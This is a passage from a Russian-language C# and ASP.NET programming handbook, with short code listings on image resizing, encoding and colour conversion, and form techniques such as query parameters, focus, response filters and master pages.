Изменить размер можно простым преобразованием или с помощью интерполяции (листинг 1.11). Во втором случае преобразование получается более качественное. Простое преобразование означает установку размера изображения в нужные значения (например, деление пополам, как в примере). Интерполяция производится с помощью перерисовки изображения (метод `DrawImage`) с указанным качеством (задается параметром `InterpolationMode`). Наиболее качественный режим интерполяции задается значением параметра `HighQualityBicubic`.

Кроме того, можно использовать метод создания пиктограмм *(см. разд. 1.36.2)*.

**Листинг 1.11. Изменение размера изображения**

```
using System;
using System.Drawing;
using System.Drawing.Imaging;
using System.Drawing.Drawing2D;

namespace ImageChangeSize
{
class Class1
{

 [STAThread]
 static void Main(string[] args)
 {
  // Входной файл
  Bitmap inBmp = new Bitmap(@"Add_IWshRuntimeLibrary.bmp");

  Bitmap outBmp;
```

```
  // Простое преобразование размера
  outBmp = new Bitmap(inBmp, inBmp.Width/2, inBmp.Height/2);
  outBmp.Save("out_2.bmp");

  // Интерполированное преобразование размера
  outBmp = new Bitmap(inBmp.Width/2,
         inBmp.Height/2, PixelFormat.Format24bppRgb);
  Graphics g = Graphics.FromImage(outBmp);
  g.InterpolationMode = InterpolationMode.HighQualityBicubic;
  g.DrawImage(inBmp, 0, 0, outBmp.Width, outBmp.Height);
  outBmp.Save("out_inter.bmp");
 }
}
}
```

## 1.36.2. Создание пиктограммы

Метод `GetThumbnailImage` класса `Bitmap` позволяет создать пиктограмму заданного размера из изображения (листинг 1.12). Параметры метода выглядят несколько странно, но тут ничего сделать нельзя. Первые два параметра передают запрашиваемую ширину и высоту изображения. Третий параметр не используется, но должен передавать делегат, возвращающий `false`. Четвертый параметр тоже не используется и должен быть равен `IntPtr.Zero`.

**Листинг 1.12. Создание пиктограммы**

```
using System;
using System.Drawing;
using System.Drawing.Imaging;

namespace ImageThumbnail
{
class Class1
{
 public static bool ThumbnailCallback()
 {
  return false;
 }

 [STAThread]
 static void Main(string[] args)
 {
  // Входной файл
  Bitmap inBmp = new Bitmap(@"MyPicture.bmp");
```

```
  // Преобразование в пиктограмму заданного размера
  Bitmap outBmp = (Bitmap) inBmp.GetThumbnailImage(75, 75,
   new Image.GetThumbnailImageAbort(ThumbnailCallback),
   IntPtr.Zero);

  // Сохраняем выходной файл
  outBmp.Save("out.bmp");
 }
}
}
```

## 1.36.3. Анимированный GIF

В C# имеются средства для работы с анимированным GIF-изображением. Например, с помощью метода `SelectActiveFrame` и класса `FrameDimension` можно "собрать" анимированную GIF-картинку из BMP-файлов (листинг 1.13).

**Листинг 1.13. Работа с анимированным GIF**

```
using System;
using System.IO;
using System.Drawing;
using System.Drawing.Imaging;

namespace AnimatedGif
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  // Загружаем GIF
  Image img = Image.FromFile(@"o009.gif");

  // Число фреймов в анимированном GIF
  FrameDimension dimension =
       new FrameDimension(img.FrameDimensionsList[0]);
  int frameCount = img.GetFrameCount(dimension);
  Console.WriteLine("Фреймов: {0}", frameCount);

  // Переписываем GIF в набор BMP
  for (int i=0; i<frameCount; i++)
  {
   img.SelectActiveFrame(dimension, i);
```

```
    MemoryStream ms = new MemoryStream();
    img.Save(ms, ImageFormat.Bmp);
    Image outImg = Image.FromStream(ms);
    outImg.Save(string.Format("out{0}.bmp", i));
   }
  }
}
}
```

### 1.36.4. Обрезка изображений

*См. разд. 10.3.11.*

## 1.37. Разное

### 1.37.1. Как преобразовать массив в строку с разделителем

Простой массив строк можно преобразовать в строку с разделителем так:

```
string[] ids = { "s1", "s2", "s3" };
string idString = String.Join(",", ids);
Console.WriteLine(idString);
```

Первый параметр метода `Join` задает собственно разделитель, с помощью которого будут соединяться строки.

А если это массив чисел, то можно воспользоваться методами LINQ:

```
int[] ids = { 1, 2, 4 };
string idString = string.Join(",",
       ids.Select(id => id.ToString()).ToArray());
Console.WriteLine(idString);
```

### 1.37.2. Перекодировка текста

Для перекодировки текста можно использовать классы пространства имен `Text`. Исходную строку следует сначала перевести в байтовый массив, а затем в нужную кодировку, например:

```
string sourceString = ...; // исходная строка
// переводим строку в байты
byte [] sourceBytes =
   System.Text.ASCIIEncoding.ASCII.GetBytes(sourceString);
```

```
// создаем перекодировщик UTF-8
System.Text.UTF8Encoding utf = new System.Text.UTF8Encoding();
// перекодируем в UTF-8
string utfString = utf.GetString(sourceBytes);
```

Есть некоторая проблема с созданием собственных перекодировщиков, например, перекодировщика win1251 *(см. разд. 1.25.3)*.

## 1.37.3. Преобразование в Base64 и обратно

Для преобразования строки в `Base64` можно использовать метод `ToBase64String()` класса `Convert`:

```
string sourceString = "Пример текста";
// Переводим строку в байты
byte [] sourceBytes =
     System.Text.UTF8Encoding.UTF8.GetBytes(sourceString);
// Кодируем в base64
string base64 = Convert.ToBase64String(sourceBytes);
```

Для обратного преобразования используется метод `FromBase64String()`.

## 1.37.4. Преобразование из Win1251 в Koi8 и обратно

Класс `Encoding` применяется для преобразования кодировок текста (листинг 1.14). Правда, при создании перекодировщиков есть некоторая проблема *(см. разд. 1.25.3)*.

**Листинг 1.14. Преобразование кодировок текста**

```
public static string Koi8rToWin1251(string source)
{
// создаем перекодировщик win1251
Encoding win1251 = Encoding.GetEncoding("windows-1251");
// переводим исходную строку в байты
byte[] sourceBytes = win1251.GetBytes(source);
// конвертируем байты из koi8 и win1251
byte[] dstBytes = Encoding.Convert(
    Encoding.GetEncoding("koi8-r"), win1251, sourceBytes);
// снова получаем строку, но уже в win1251
return win1251.GetString(dstBytes);
}
```

```
public static string Win1251ToKoi8r(string source)
{
// создаем перекодировщик koi8
Encoding koi8r = Encoding.GetEncoding("koi8-r");
// преобразуем строку в байты
byte[] sourceBytes = koi8r.GetBytes(source);
// конвертируем байты из win1251 в koi8
byte[] dstBytes = Encoding.Convert(
    Encoding.GetEncoding("windows-1251"), koi8r, sourceBytes);
// получаем строку, но уже в koi8
return koi8r.GetString(dstBytes);
}
```

## 1.37.5. Преобразование цвета в строку и обратно

Для преобразования цвета в строку можно использовать либо методы класса `ComponentModel.TypeDescriptor`, либо методы класса `Drawing.ColorConverter` (листинг 1.15).

**Листинг 1.15. Преобразование цвета в строку и обратно**

```
// Преобразование из строки в цвет
System.Drawing.Color redColor = (System.Drawing.Color)
System.ComponentModel.TypeDescriptor.GetConverter(
 typeof(System.Drawing.Color)).ConvertFromString("Red");
// Преобразование из цвета в строку
string redString =
System.ComponentModel.TypeDescriptor.GetConverter(
 typeof(System.Drawing.Color)).ConvertToString(
 System.Drawing.Color.Red
);
// Использование класса ColorConverter
System.Drawing.ColorConverter ccv =
    new System.Drawing.ColorConverter();
this.BackColor =
 (System.Drawing.Color) ccv.ConvertFromString("Red");
```

## 1.37.6. Преобразование цвета в HTML-формат

Класс `System.Drawing.Imaging.ColorTranslator` позволяет преобразовать цвет в HTML-форму и обратно (листинг 1.16).

**Листинг 1.16. Преобразование цвета в HTML-формат**

```
using System;
using System.Drawing;
using System.Drawing.Imaging;

namespace ColorTranslatorTest
{
class Class1
{
 [STAThread]
 static void Main(string[] args)
 {
  string html = ColorTranslator.ToHtml(Color.Red);
  Console.WriteLine("{0}", html);
  Color cl  = ColorTranslator.FromHtml("#AABBCC");
  Console.WriteLine("{0}", cl.Name);
 }
}
}
```

## 1.37.7. Преобразование цвета в целое число и обратно

Для преобразования цвета в целое число и обратно можно использовать методы `FromArgb` и `ToArgb`:

```
int blueInt = Color.Blue.ToArgb();
Color newColor = Color.FromArgb(blueInt);
```

## 1.37.8. Возможности форматирования методов *Format* и *Eval*

Одной из полезных возможностей методов `Format` и `Eval` является возможность раздельного форматирования числовых значений в зависимости от знака:

```
string.Format("{0:##}", value)
string.Format("{0:##;(##)}", value)
string.Format("{0:##;(##);[##]}", value)
```


В первом варианте все числовые значения будут форматироваться одинаково. Во втором — положительные и нулевые значения будут форматироваться согласно первой маске (до знака точка с запятой), а отрицательные — согласно

но второй маске. В данном примере положительные и нулевые значения будут отображаться "как есть", а отрицательные — в скобках. В третьем случае положительные значения будут отображаться согласно первой секции (в данном примере они будут показываться "как есть"), отрицательные — согласно второй секции (в данном примере — в круглых скобках), а нулевые — согласно третьей секции (в данном примере — в квадратных скобках).

С помощью такой конструкции можно применять не только форматирование, но и стили для отображения данных:

```
<%# Eval("MyValue", "{0:#,##0.00;
        <span style='color:red'>#,##0.00</span>}")%>
```

В этом примере отрицательные значения будут отображаться красным цветом.



# ГЛАВА 2

# Формы

Главное не форма,
главное — содержание.

## 2.1. Получение параметров формы

Common/QueryParams

Параметры страницы, передаваемые через URL, записываются после знака `?` и разделяются знаком `&`:

```
http://myserver/mypage.aspx?id=5&mode=off
```

Получить значение этих параметров можно с помощью свойства `Request.QueryString`, которое поддерживает два индексатора — по имени и по номеру:

```
Request.QueryString["mode"]
Request.QueryString[1]
```

Обращаться к параметрам по номеру требуется крайне редко (и я очень не рекомендую так делать). Обычно применяется обращение по имени, поэтому можно использовать сокращенную запись:

```
Request["mode"]
```

Я бы рекомендовал делать обращение к параметрам через специальные свойства, например:

```
private int Id
{
get
{
  return int.Parse(Request["id"]);
}
}
```

Иначе преобразование типов придется делать каждый раз, когда нужно получить значение параметра. Кроме того, свойства помогут контролировать передаваемые значения. Если параметр `id` не будет иметь тип `int`, будет сгенерировано исключение *(см. разд. 5.4, 14.3)*.

Если после имени страницы не стоит знак вопроса, то этот адрес будет интерпретироваться особым образом *(см. разд. 8.13)*.

## 2.2. Модификация страницы до вызова метода *Page_Load*

В ASP.NET 2.0 добавлено новое событие `Pre_Init`, позволяющее изменить страницу перед вызовом события `Load` *(см. разд. 1.1)*.

Этот метод не вызывается для мастер-страниц *(см. разд. 2.18)*.

## 2.3. Почему *Page_Load* вызывается два раза

Скорее всего включено свойство страницы `AutoEventWireUp`.

## 2.4. Сохранение позиции скроллинга в браузере

Forms/SaveScrollPosition

Если при нажатии на некоторую кнопку страница перезагружается, браузер сбрасывает позицию и страница будет открыта сверху. Если данных на странице много, и кнопка, соответственно, расположена внизу, такое поведение выглядит некрасиво. Пользователю придется снова прокручивать страницу вниз, пытаясь восстановить положение, которое было до нажатия кнопки. Так, например, происходит, если страница не прошла серверную валидацию, и пользователю возвращается сообщение о некорректно введенных данных.

Сохранить позицию скроллинга позволяет параметр `MaintainScrollPositionOnPostback`, который нужно установить в значение `true`:

```
<%@ Page Language="C#" AutoEventWireup="true"
  CodeFile="Default.aspx.cs" Inherits="_Default"
  MaintainScrollPositionOnPostback="true" %>
```

Этот параметр вызывает добавление в страницу специального JS-скрипта, который восстанавливает позицию скроллинга при загрузке страницы.

Этот же параметр можно выставить для всех страниц с помощью соответствующего атрибута в файле web.config:

```
<system.web>
<pages maintainScrollPositionOnPostBack="true">
```

Но нужно понимать, что в таком случае во все страницы попадет дополнительный JS-код, что немного увеличит размер страниц.

Кстати, если дело касается именно валидации, то интересная идея отображения сообщений валидации реализована с помощью jQuery *(см. разд. 10.3.19)*. Страница плавно и красиво прокручивается к нужному полю.

## 2.5. Отображение данных в строке состояния браузера

Свойство `window.status` позволяет управлять данными, отображаемыми в строке состояния браузера, например:

```
<body onload ="window.status='Моя страница'">
</body>
```

Разумеется, отображаться эта строка будет до тех пор, пока браузер не решит обновить ее, например, при наведении курсора на кнопку или ссылку.

## 2.6. Программная установка метатегов

Согласно спецификации HTML, теги `meta` позволяют указывать ключевые слова, описание страницы и т. д.

В версиях ASP.NET до 3.5 нужно было добавлять внутрь заголовка страницы элемент `Literal`, имеющий атрибут `runat="server"` или вызов серверного метода, и записывать значение заголовка с его помощью.

В ASP.NET 3.5 для установки значения этих тегов может использоваться такой код:

```
protected void Page_Load(object sender, EventArgs e)
{
HtmlMeta metaDesc = new HtmlMeta();
metaDesc.Name = "description";
metaDesc.Content = "описание страницы";
Page.Header.Controls.Add(metaDesc);

HtmlMeta metaKey = new HtmlMeta();
metaKey.Name = "keywords";
```

```
metaKey.Content = "слово1, слово2, слово3, слово4";
Page.Header.Controls.Add(metaKey);
}
```

В ASP.NET 4.0 добавлены два новых свойства страницы, которые позволяют делать это более просто:

```
this.Page.MetaKeywords = "...";
this.Page.MetaDescription = "...";
```

## 2.7. Установка фокуса на элемент управления

Forms/SetFocus

Начиная с версии ASP.NET 2.0 установить фокус на элемент управления можно с помощью простого метода

```
Page.SetFocus(control)
```

В качестве параметра передается либо сам элемент, либо его клиентский идентификатор.

## 2.8. Установка фокуса по умолчанию

Свойство `DefaultFocus` формы позволяет указать элемент управления, который будет выбран при загрузке формы.

## 2.9. Задание кнопки по умолчанию

Если форма имеет несколько кнопок, то с помощью свойства `DefaultButton` можно указать кнопку по умолчанию, т. е. ту кнопку, которая сработает при нажатии клавиши <Enter>:

```
Page.Form.DefaultButton = btnLogin.UniqueID;
```

## 2.10. На странице не отображаются русские буквы

Если на странице не отображаются русские буквы, то можно попробовать добавить в файл web.config следующую строку:

```
<globalization
 fileEncoding="windows-1251"
```

```
 requestEncoding="windows-1251"
 responseEncoding="windows-1251"
 culture="ru-RU"
 uiCulture="ru-RU"
/>
```

## 2.11. Задание фона страницы из кода

Задать фон страницы можно установив атрибут `bgcolor` тега `body`. Проще всего сделать это, добавив данному тегу серверный идентификатор:

```
<body id="PageBody" runat="server">
```

Теперь в коде можно написать очень просто:

```
PageBody.Attributes.Add("bgcolor", "yellow");
```

Эта строка устанавливает желтый цвет (yellow) страницы.

## 2.12. Комментирование кода внутри ASPX-страницы

Common\CommentsInASP

Стандартный комментарий вида

```
<!-- комментарий -->
```

интерпретируется как HTML-комментарий и выводится в результирующий HTML. Не всегда хорошо, что пользователь видит такой комментарий *(см. разд. 14.8)*. Вывести комментарий, не попадающий в результирующий HTML, можно с помощью "серверного комментария":

```
<%-- такой комментарий не попадет в HTML --%>
```

Кроме того, только такой комментарий будет реально убирать серверные компоненты из страницы, а не скрывать их внутри HTML.

## 2.13. Комментирование внутри элементов управления

Вставка стандартных комментариев внутрь элементов управления приведет к ошибке "Error creating control" (Ошибка создания элемента). Для вставки комментариев используются серверные комментарии, например:

```
<asp:GridView ID="GridView1" runat="server"
              AutoGenerateColumns="False">
<Columns>
 <%-- Это очень нужная колонка в таблице --%>
 <asp:ImageField
      DataImageUrlField="ImageFileName"</asp:ImageField>
</Columns>
</asp:GridView>
```

## 2.14. Открытие страницы по кнопке в новом окне

Для открытия страницы в новом окне к кнопке добавляется обработчик `onclick`:

```
PrintLinkButton.Attributes["OnClick"] =
     "wnd('reportspr.aspx'); return false;";
```

В коде страницы или в присоединенном JS-файле должен быть описан соответствующий метод:

```
function wnd(url) { window.open(url); return false; }
```

Если в новом окне не нужны панели инструментов, то надо указать специальный атрибут:

```
window.open(url, '_blank', 'toolbar=no')
```

Если новое окно должно быть максимизировано, то используется другой атрибут:

```
window.open(url, '_blank', 'fullscreen=yes')
```

## 2.15. Использование WinForms-компонентов в веб-проектах

Как это не странно звучит, но .NET позволяет использовать компоненты WinForms в веб-проектах. Для этого нужно создать проект типа Windows Forms Control Library. Назовем библиотеку `MyLibrary` (рис. 2.1). В компонент `UserControl1` (он появляется в проекте по умолчанию, не будем его переименовывать) добавим три элемента управления (рис. 2.2): метку `label1`, кнопку `button1` и выпадающий список `comboBox1`. Для того чтобы наш компонент хотя бы что-то делал, добавим обработчики нажатия кнопки и изменения выпадающего списка (листинг 2.1).





**Рис. 2.1.** Создание проекта Windows Forms Control Library





**Рис. 2.2.** Тестовая форма

Теперь создадим веб-проект. Полученную в результате компиляции библиотеку MyLibrary.dll нужно разместить в корневом каталоге веб-проекта (не в `bin`-каталоге, а именно в корневом!). Примерный вид проектов показан на рис. 2.3.

Теперь остается добавить windows-компонент на веб-форму с помощью тега `object`:

```
<form id="form1" runat="server">
<div>
```

```
 <object id="myName"
   classid="http:MyLibrary.dll#MyLibrary.UserControl1"
   VIEWASTEXT/>
</div>
</form>
```





**Рис. 2.3.** Вид проекта


**Рис. 2.4.** Предупреждение о запуске небезопасного содержимого

Ссылка `classid` формируется из имени библиотеки (`MyLibrary.dll`), пространства имен (`MyLibrary`) и имени самого компонента (`UserControl1`).

Запускаем... и видим WinForms-компонент внутри страницы! Единственная возможная неприятность — браузер будет запрашивать подтверждение на запуск потенциально опасного кода (рис. 2.4).

**Листинг 2.1. Код компонента `UserControl1` (WinForms)**

```
using System;
using System.Collections.Generic;
```

```
using System.ComponentModel;
using System.Drawing;
using System.Data;
using System.Linq;
using System.Text;
using System.Windows.Forms;

namespace MyLibrary
{
 public partial class UserControl1 : UserControl
 {
   public UserControl1()
   {
     InitializeComponent();
   }

   private void button1_Click(object sender, EventArgs e)
   {
     label1.Text = "Нажата кнопка";
   }

   private void comboBox1_SelectedIndexChanged(
                object sender, EventArgs e)
   {
     label1.Text = "Выбрано значение " +
                   comboBox1.SelectedText;
   }
 }
}
```

## 2.16. Как сделать аналог метода *MessageBox.Show*

Хотя класса `MessageBox` в приложении ASP.NET нет, народные умельцы подключают его насильно — добавив в ссылки модуль `Windows.Forms`, можно воспользоваться даже методом `Show` класса `MessageBox`. Но проблема в другом — кто будет на сервере нажимать кнопку **OK** в окне сообщения? Конечно же, так делать не надо.

Отобразить сообщение в диалоге, аналогичном `MessageBox`, можно с помощью следующего кода:

```
Response.Write("<script>alert('Hello');</script>");
```

# 2.17. Ручное формирование HTML-кода страницы

Для формирования страницы вручную нужно перекрыть метод `Render` и выполнить необходимые преобразования с полученной HTML-строкой:

```
public partial class _Default : System.Web.UI.Page
{
protected override void Render(HtmlTextWriter writer)
{
 // StringWriter нужен для создания HtmlTextWriter
 StringWriter output = new StringWriter();
 // Создаем HTML-код страницы
 base.Render(new HtmlTextWriter(output));
 // Получаем HTML-строку
 string html = output.ToString();

 // здесь можно внести изменения в HTML-код

 // Возвращаем строку клиенту
 writer.Write(html);
}
}
```

Точно так же можно сформировать код страницы, сгенерировав код всех элементов:

```
public partial class _Default : System.Web.UI.Page
{
protected override void Render(HtmlTextWriter writer)
{
 // StringWriter нужен для создания HtmlTextWriter
 StringWriter sw = new StringWriter();
 // HtmlTextWriter нужен для генерации HTML-кода элементов
 HtmlTextWriter htw = new HtmlTextWriter(sw);
 // Из StringBuilder мы будем получать финальный HTML-код
 StringBuilder sb = sw.GetStringBuilder();

 // Генерируем все элементы страницы
 for (int i = 0; i < Page.Controls.Count; i++)
 {
  Page.Controls[i].RenderControl(htw);
 }
```

```
 // Получаем финальный HTML-код
 string html = sb.ToString();

 // здесь можно внести изменения в HTML-код


 // Возвращаем строку клиенту
 Response.Write(html);
}
}
```

Третий вариант, совсем низкоуровневый. Можно использовать свойство `Filter` класса `Response`:

```
protected void Page_Load(object sender, EventArgs e)
{
Response.Filter = new MyFilter(Response.Filter);
}
```

Класс `MyFilter` должен быть наследником класса `Stream`. Пример фильтра показан в листинге 2.2. Такие фильтры могут использоваться для проверки безопасности выводимого пользователю кода.

**Листинг 2.2. Фильтр генерации HTML-кода страницы**

```
using System;
using System.Web;
using System.IO;

public class MyFilter : Stream
{
 private Stream baseStream;

 public MyFilter(Stream responseStream)
 {
   if (responseStream == null)
     throw new ArgumentNullException("responseStream");
   // Запоминаем базовый поток
   this.baseStream = responseStream;
 }

 public override void Write(byte[] buffer, int offset, int count)
 {
   // Получаем HTML-код
   string HTML = System.Text.Encoding.UTF8.
               GetString(buffer, offset, count);
```

```
    // Преобразовываем, фильтруем
    //HTML =

    // Выводим
    buffer = System.Text.Encoding.UTF8.GetBytes(HTML);
    this.baseStream.Write(buffer, 0, buffer.Length);
  }

  public override void Flush()
  {
    HttpContext.Current.Response.Flush();
  }

  public override int Read(byte[] buffer, int offset, int count)
  {
    return this.baseStream.Read(buffer, offset, count);
  }

  // Эти методы нам не нужны
  public override void SetLength(long value)
  { }
  public override bool CanRead
  { get { throw new Exception("N/I"); } }
  public override bool CanSeek
  { get { throw new Exception("N/I"); } }
  public override bool CanWrite
  { get { throw new Exception("N/I"); } }
  public override long Length
  { get { throw new Exception("N/I"); } }
  public override long Position
  {
   get { throw new Exception("N/I"); }
   set { throw new Exception("N/I"); }
  }
  public override long Seek(long offset, SeekOrigin origin)
  { throw new Exception("N/I"); }
}
```

# 2.18. Мастер-страницы (master pages)

## 2.18.1. Создание шаблона страниц

MasterPage/MasterPage01.sln

С помощью мастер-страницы можно создать шаблон для группы страниц. Это позволяет создать общие элементы группы страниц, например, верхнюю

панель (header), нижнюю панель (footer), меню и т. д. в одном месте, а не дублировать код на каждой странице.

Для добавления мастер-страницы нужно выбрать меню **Add New Item** и выбрать элемент **Master Page** (рис. 2.5). При добавлении в проект веб-форм опция **Select master page** должна быть включена (рис. 2.6), тогда после выбора имени формы будет показан диалог выбора мастер-страницы (рис. 2.7). В новой версии Visual Studio есть более простой способ — меню **Add Content Page**, доступное в контекстном меню мастер-страницы (рис. 2.8).

Мастер-страница имеет обычную ASPX-разметку, а для внедрения содержимого подчиненных страниц в ней присутствуют один или несколько контейнеров типа `ContentPlaceHolder`. Например, один контейнер для заголовка (`head`) и второй для содержимого (`content`):

```
<head runat="server">
<asp:ContentPlaceHolder id="head" runat="server">
</asp:ContentPlaceHolder>
</head>
<body>
<form id="form1" runat="server">
 <div>
  <asp:ContentPlaceHolder id="content"
     runat="server"></asp:ContentPlaceHolder>
 </div>
</form>
</body>
```

Любая форма, использующая мастер-страницу, имеет указание, какая именно страница будет применена как шаблон:

```
<%@ Page Language="C#" MasterPageFile="~/MyMasterPage.master" ...
```

В соответствии с мастер-страницей два элемента типа `Content` используются для заполнения соответствующих контейнеров:

```
<asp:Content ID="Content1"
     ContentPlaceHolderID="head" Runat="Server">
        заполнение контейнера head
</asp:Content>

<asp:Content ID="Content2"
  ContentPlaceHolderID="content" Runat="Server">
        заполнение контейнера content
</asp:Content>
```





**Рис. 2.5.** Добавление в проект мастер-страницы





**Рис. 2.6.** Добавление в проект веб-формы





**Рис. 2.7.** Выбор мастер-страницы для формы





**Рис. 2.8.** Добавление формы на основе мастер-страницы

## 2.18.2. Доступ к мастер-странице

MasterPage/MasterPage01.sln

Чаще всего мастер-страница содержит методы, общие для всех форм, ее использующих. Например, мастер-страница может содержать заголовок `Header`:

```
<h1><asp:Label ID="Header" runat="server"
         Text="Header"></asp:Label></h1>
```

Для установки заголовка добавляем в мастер-страницу специальный метод:

```
public void SetHeader(string header)
{
 Header.Text = header;
}
```

